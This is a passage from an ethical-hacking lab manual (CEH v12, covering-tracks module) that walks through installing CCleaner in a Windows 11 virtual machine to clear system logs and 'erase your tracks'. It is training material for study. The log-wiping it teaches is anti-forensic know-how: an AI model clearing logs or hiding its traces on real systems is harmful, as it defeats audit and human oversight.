
CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.

Here, we will use CCleaner to clear the system logs of the Windows machine.


1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **ccsetup591_pro_trial.exe**.

   Note: If a **User Account Control** pop-up appears, click **Yes**.


2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.



3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




5. The **CCleaner - Professional Edition** window appears along with the **CCleaner Professional** window.

6. Click **Health Check** button from the left pane, click the **Start** button to start PC's health check.

